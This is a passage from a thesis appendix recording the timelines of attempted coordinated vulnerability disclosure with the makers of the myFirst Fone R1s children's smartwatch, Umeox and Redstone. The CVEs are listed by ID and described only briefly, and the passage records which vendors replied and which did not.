
The myFirst website says the product line includes "fitness functions" in some cases (on <https://myfirst.tech/myfirst-fone-r2/> and perhaps other places). Our experience is that some manufacturers consider fitness data to be a type of health data that, by its nature, has additional encryption requirements in some countries beyond https, e.g.,

<https://www.hipaajournal.com/hipaa-encryption-requirements/>

"fitness wearables" is mentioned

Some CVE consumers are interested in these types of issues.

2025-04-07 (+52) **Author** Specifies the data affected by **CVE-2025-27855**, and speculates why the vulnerabilities should be kept separate despite fitness (health) data not being affected (*e.g.*, it is suggested that it

is good practice to assume that the additional encryption serves to satisfy some security requirement).*

2025-04-07 (+52) **MITRE** Thanks for the specification of the affected data and confirms that **CVE-2025-27855** and **CVE-2025-27854** will be kept separate.

Once this thesis has been published, **MITRE** will be notified such that the **CVE** Records associated with the assigned **CVE IDs** are published.

D.3 Failed CVD

This section presents the timelines of the failed **CVD**. Included are **CVD** with myFirst (Appendix D.3.1), **CVD** with Umeox (Appendix D.3.2), and **CVD** with Redstone (Appendix D.3.3). Unlike UNISOC, no vulnerability disclosure policy was identified in relation to any of these parties.

D.3.1 CVD with myFirst

This section presents the timeline of the attempted **CVD** with myFirst. The timeline is as follows:

2024-12-04 (– 1) **Author** Initiates contact with myFirst by emailing `support@myfirst.tech`[†], requesting vulnerability reporting instructions.

2024-12-04 (– 1) **myFirst** Replies:

Dear Gustaf,

Thank you for reaching out. Please email the details of the vulnerabilities to this address: `hello@myfirst.tech`

Best regards,
[...]

2024-12-05 (± 0) **Author** Acknowledges the instruction and emails a vulnerability report (authored before initiating contact) that includes all

*The date of this timeline entry is uncertain (the relevant documentation was lost).

[†]Stated at <https://myfirst.tech/contact/>.

discovered vulnerabilities (but see [2025-05-20 Author](#)) to hello@myfirst.tech*. In both the vulnerability report and the email, writes: ‘The vulnerabilities will be publicly disclosed, with the date of public disclosure preliminarily set to 60 days from now: February 3, 2025 (Central European Time).’

2024-12-12 (+ 7) **Author** Makes first attempt to re-establish contact by submitting the myFirst contact form[†] intended for general enquiries. Writes: ‘A week ago I sent you an email reporting security vulnerabilities discovered in myFirst Fone R1s. Please confirm that you received the vulnerability report.’

2024-12-16 (+ 11) **Author** Makes second attempt to re-establish contact by emailing support@myfirst.tech, describing prior contact attempts and the lack of any reply, urging myFirst to assign a high priority to this matter, and requesting instructions on how to proceed. An automatic reply confirms email delivery and says, ‘We will attend to you within 72 hours.’

2025-01-07 (+ 33) **Author** Makes third attempt to re-establish contact by emailing support@myfirst.tech and hello@myfirst.tech. To support@myfirst.tech, writes: ‘Once again I’m attempting to contact you regarding the security vulnerabilities I reported 2024-12-05 to hello@myfirst.tech. Please confirm that you received the vulnerability report.’ To hello@myfirst.tech, writes: ‘Please confirm that you received the vulnerability report.’ Again, the email to support@myfirst.tech receives an automatic reply that confirms email delivery and says, ‘We will attend to you within 72 hours.’

2025-01-20 (+ 46) **Author** Makes fourth (final) attempt to re-establish contact by using myFirst’s live chat[‡]. After a few messages back and forth, the customer support seems to realise the reason for contact and writes, ‘Hi. I’m really sorry but you are connected to the support team. I have no expertise to assist you on this concern as I believe

*Also stated at <https://myfirst.tech/contact/>.

[†]<https://myfirst.tech/contact/>

[‡]Available at <https://myfirsttech.zendesk.com/hc/en-us>, which is linked from <https://myfirst.tech/contact/>.

that you are referring to your school project’*, immediately followed by ‘The support team has no expertise to assist you further from here on’. In summary, the subject appeared sensitive, with customer support acting evasively and unable to assist.

2025-05-20 (+166) **Author** Emails `hello@myfirst.tech` to share the **CVE IDs** assigned by **MITRE**, and to describe the changes to the vulnerabilities that have occurred since sending the vulnerability report. The changes are as follows: **CVE-2025-27855** (encryption via a hardcoded key and **IV**) is now its own vulnerability as opposed to a part of **CVE-2025-27854** (missing **TLS** server certificate validation); and **CVE-2025-27863** (firmware update downloads use cleartext **HTTP**) and **CVE-2025-27865** (file downloads use cleartext **HTTP**) are now attributed to the watch using insecure **URLs** provided by a server without enforcing **HTTPS**, as opposed to being attributed to a server providing insecure **URLs**. The email also notes that public disclosure of the vulnerabilities has been delayed.

Once this thesis has been published, myFirst will be notified.

D.3.2 CVD with Umeox

This section presents the timeline of the attempted **CVD** with Umeox. The timeline is as follows:

2025-01-08 ($-\infty \pm 0$) **Author** Makes first attempt to establish contact by separately emailing the three addresses `sales@umeox.com`[†], `supporto@wherecom.com`[‡], and `support@wherecom.com`[§]: ‘Are you the manufacturer of the children’s smartwatch myFirst Fone R1s or its firmware? I have information about severe security vulnerabilities discovered in this watch.’

*Before reporting the vulnerabilities, the author of this thesis had contacted myFirst to request myFirst Fone R1s popularity metrics (an ignored request), referencing a school project. This quoted chat message suggests myFirst inferred that the vulnerability report is a part of the earlier referenced school project.

[†]Stated at <https://www.umeox.com/About.html> and <https://www.wherecom.com/contact.html>.

[‡]Stated at <https://www.wherecom.com/contact.html>.

[§]In case `supporto` in `supporto@wherecom.com` should be `support`.

2025-01-17 ($-\infty + 9$) **Author** Makes second (final) attempt to establish contact by separately emailing the same three addresses as previously. Writes: ‘This is a polite reminder to reply to my previous email.’

D.3.3 CVD with Redstone

This section presents the timeline of the attempted CVD with Redstone. The timeline is as follows:

2025-01-08 (-16) **Author** Makes first attempt to establish contact by emailing `support@redstoneota.com`*: ‘I would like to discuss security issues discovered in a Redstone Android APK that is used in a product. How do you want me to proceed? Do I simply describe the issues in a cleartext email to support@redstoneota.com?’

2025-01-17 ($- 7$) **Author** Makes second attempt to establish contact by emailing the same address. Writes: ‘This is a polite reminder to reply to my previous email.’

2025-01-18 ($- 6$) **Redstone** Replies:

Dear Gustaf,

Thanks for your email, we value your feedback about security issues.

May i know how you got our FOTA APK? which FOTA APK version and what kind of product that your discovered the security issues?

And Could you please describe the issues in details?

Best Regards

[...]

2025-01-24 (± 0) **Author** Answers the questions, describes CVE-2021-47661 (embedded malware), and asks two questions: (i) ‘Is this malware meant to be part of the APK, or has the APK been tampered with

*Stated at <https://www.redstoneota.com/>.

in these two instances (ELARI KidPhone 4G and myFirst Fone R1s)?' and (ii) 'Were you aware of this malware?'

2025-02-01 (+ 8) **Author** Makes first attempt to re-establish contact by emailing, requesting an update.

2025-02-13 (+20) **Author** Makes second (final) attempt to re-establish contact by emailing. Writes (as earlier): 'This is a polite reminder to reply to my previous email.'

TRITA-EECS-EX-2025:899
Stockholm, Sweden 2025

www.kth.se